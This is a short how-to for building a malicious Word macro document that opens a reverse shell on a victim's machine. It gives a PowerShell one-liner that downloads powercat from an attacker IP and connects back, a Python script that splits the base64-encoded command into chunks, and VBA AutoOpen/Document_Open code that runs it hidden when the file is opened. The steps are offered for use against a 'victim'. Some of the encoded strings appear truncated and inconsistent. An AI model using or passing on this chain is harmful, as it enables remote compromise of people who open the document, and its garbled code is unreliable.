

#1: Create a word document and go to macros to input the following:



Save the file as 97-2003 doc only.

#2: Encode the following command into base 64 UTF16-LE:
Command for copy and paste:

IEX(New-Object System.Net.WebClient).DownloadString('http://10.10.10.10/powercat.ps1);powercat -c 10.10.10.10 -p 1234 -e powershell




#3. Create a new .py file and paste the base 64 code onto this script that splits the encoded strings into small chunks of 50 characters and concatenate them into variables.
Command for copy and paste:

```
str = "powershell.exe -nop -w hidden -e pastebase64codehere"

n = 50

for i in range(0, len(str), n):

        print("Str = Str + " + "" + str[i:i+n] + "")
```



#4. After creating the .py file, run it and copy paste the columns of strings into macro document:

```
Sub AutoOpen()
    MyMacro
End Sub

Sub Document_Open()
    MyMacro
End Sub

Sub MyMacro()
    Dim Str As String

        Str = Str + "powershell.exe -nop -w hidden -e SQBFAFgAKAB
        Str = Str + "wAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdAB1AG0ALgBOA
        Str = Str + "uAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGw
        Str = Str + "GQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AM
        Str = Str + "ALgAxADYAOAAuADEAMQA4AC4ANgAvAHAAbwB3AGUAcgB
        Str = Str + "AAuAHAAcwAxACcAKQA7AHAAbwB3AGUAcgBjAGEAdAAgA
        Str = Str + "gADEAOQAyAC4AMQA2ADgALgAxADEAOAAuADYAIAAtAHA
        Str = Str + "DQANAA0ACAALQB1ACAAcABvAHcAZQByAHMAaAB1AGwAb

    CreateObject("Wscript.Shell").Run Str

End Sub
```

#5. Hook up listener on own computer and then execute the word document file on victim's computer to get revshell.